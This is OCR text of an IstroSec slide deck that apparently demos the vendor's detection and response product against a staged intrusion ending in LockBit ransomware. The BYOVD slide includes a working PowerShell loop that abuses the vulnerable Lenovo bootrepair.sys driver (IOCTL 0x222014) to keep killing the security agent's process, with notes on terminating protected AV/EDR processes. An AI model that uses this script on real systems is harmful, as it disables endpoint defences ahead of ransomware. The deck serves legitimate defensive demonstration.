
IstroSec

DEMO

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.


Scenario

- Compromised user account – `share_admin@doazlab.com`
- Exploitation of permissive SMB share
- Lolbins
- BYOVD (Bring your own vulnerable driver)
- IR capabilities
  - Remote terminal / File manager
  - IR Scripts
  - Network Isolation
  - File Integrity Monitoring
- Ransomware deployment (LockBit5 Black)



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

1. Initial Access, Enumeration




© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

1.1 User POV




© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

2. More Enumeration + File Upload




© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

3. Remote Execution Protection (User POV)



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

4. LOLBin Protection



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

5. BYOVD - Introduction

- bootrepair.sys — LOLDrivers
- Can be used to **terminate arbitrary process (no ACL)**
- Invoked via powershell script using `NtObjectManager` module

```
import-module ntobjectmanager;
$dev = Get-NtFile -Path \Device\::BootRepair \
    -Win32Path:$false                    \
    -Access GenericRead,GenericWrite     \
        -ShareMode None;

while ($true) {
    $gryphon_pid = [int32]((get-process | where Name -match 'IstroSvc').id)
    $my_pid = [BitConverter]::GetBytes($gryphon_pid);
    try {$dev.DeviceIoControl(0x222014,$my_pid,0)} catch { }
    sleep 0.5
}
```


DRIVER INTELLIGENCE Vulnerable Verified

bootrepair.sys

BootRepair.sys is a legitimate Lenovo kernel driver shipped with Lenovo PC Manager (signed by LENOVO via Symantec Class 3 SHA256 Code Signing CA, compile date 2018-01-03). The driver creates a device object at \\.\BootRepair with no DACL restrictions, so any local user can open a handle. The IRP_MJ_DEVICE_CONTROL dispatcher accepts IOCTL 0x222014 with a 4-byte DWORD input (target PID) and chains PsLookupProcessByProcessId -> ObOpenObjectByPointer -> ZwTerminateProcess against the supplied PID, with no caller validation. Because the kernel-mode caller bypasses user-mode access checks, the primitive can terminate any process on the system including PPL-protected AV/EDR processes. The driver also imports ZwCreateKey / ZwSetValueKey / ZwQueryValueKey (registry access for the boot-repair feature), PsCreateSystemThread / IoRegisterShutdownNotification, and KeBugCheckEx.

